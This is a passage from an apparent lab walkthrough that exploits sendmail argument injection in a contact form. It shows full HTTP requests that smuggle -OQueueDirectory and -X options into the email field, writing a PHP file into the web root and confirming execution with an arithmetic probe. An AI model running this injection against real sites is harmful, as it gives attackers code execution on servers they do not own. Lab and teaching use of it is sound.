
Caido 17: A 200 response contains can not chdir(/var/spool/mqueue-client/): Permission denied. The changed email affected mailer behavior and created a file, but this still does not prove that the message body was written.
Step 4: Correct the Queue Location and Check the Message Nonce
That queue error gave the next step: add -OQueueDirectory=/tmp before -X. I checked a second path first and put a unique nonce in the message. Readback needed to contain that nonce, not just the address string.
GET /perfumer_caido_4d18_q1.txt HTTP/1.1
Host: <CAIDO_LAB_HOST>

Caido 18: No second file before the corrected POST.

Caido 19: Replay records the unique q1.txt path.

Caido 20: A 404 confirms that path is still empty.
POST /contact.php HTTP/1.1
Host: <CAIDO_LAB_HOST>
Content-Type: application/x-www-form-urlencoded

name=Lab+Test&email=tester%40example.invalid+-OQueueDirectory%3D%2Ftmp+-X%2Fvar%2Fwww%2Fhtml%2Fperfumer_caido_4d18_q1.txt&subject=Website+enquiry&message=PERFUMER_CAIDO_4D18_Q1_NONCE_A9
email   = tester@example.invalid -OQueueDirectory=/tmp -X/var/www/html/perfumer_caido_4d18_q1.txt
message = PERFUMER_CAIDO_4D18_Q1_NONCE_A9

Caido 21: Both mailer-shaped options and the nonce are visible in the request.

Caido 22: Another generic 200. The next GET checks what changed.
GET /perfumer_caido_4d18_q1.txt HTTP/1.1
Host: <CAIDO_LAB_HOST>

Caido 23: A new mail transcript appears in the browser.

Caido 24: This GET targets the new file, not the earlier error file.

Caido 25: Mailer headers and PERFUMER_CAIDO_4D18_Q1_NONCE_A9 appear in the response. Now there is proof that the submitted message reached the web-readable transcript.
Step 5: Prove PHP Evaluation with Arithmetic
Next I used a new path ending in .php and confirmed 404 before writing it. The form message contained 17*19, not 323. If readback returned 323, PHP had evaluated the expression rather than simply copying the message.
GET /perfumer_caido_4d18_probe.php HTTP/1.1
Host: <CAIDO_LAB_HOST>
Caido 26: The PHP path is absent before the write.

Caido 27: Replay shows the probe path.

Caido 28: It returns 404 before the write.
<?php echo 'PERFUMER_COMPUTED_'.(17*19); ?>
POST /contact.php HTTP/1.1
Host: <CAIDO_LAB_HOST>
Content-Type: application/x-www-form-urlencoded

name=Lab+Test&email=tester%40example.invalid+-OQueueDirectory%3D%2Ftmp+-X%2Fvar%2Fwww%2Fhtml%2Fperfumer_caido_4d18_probe.php&subject=Website+enquiry&message=%3C%3Fphp+echo+%27PERFUMER_COMPUTED_%27.%2817%2A19%29%3B+%3F%3E

Caido 29: Encoded body: .php log path and arithmetic payload.

Caido 30: Another 200 from the form, not the execution check.
GET /perfumer_caido_4d18_probe.php HTTP/1.1
Host: <CAIDO_LAB_HOST>

Caido 31: Browser readback shows PERFUMER_COMPUTED_323 inside the mail transcript.

Caido 32: GET uses the path that was absent in Caido 26 to 28.
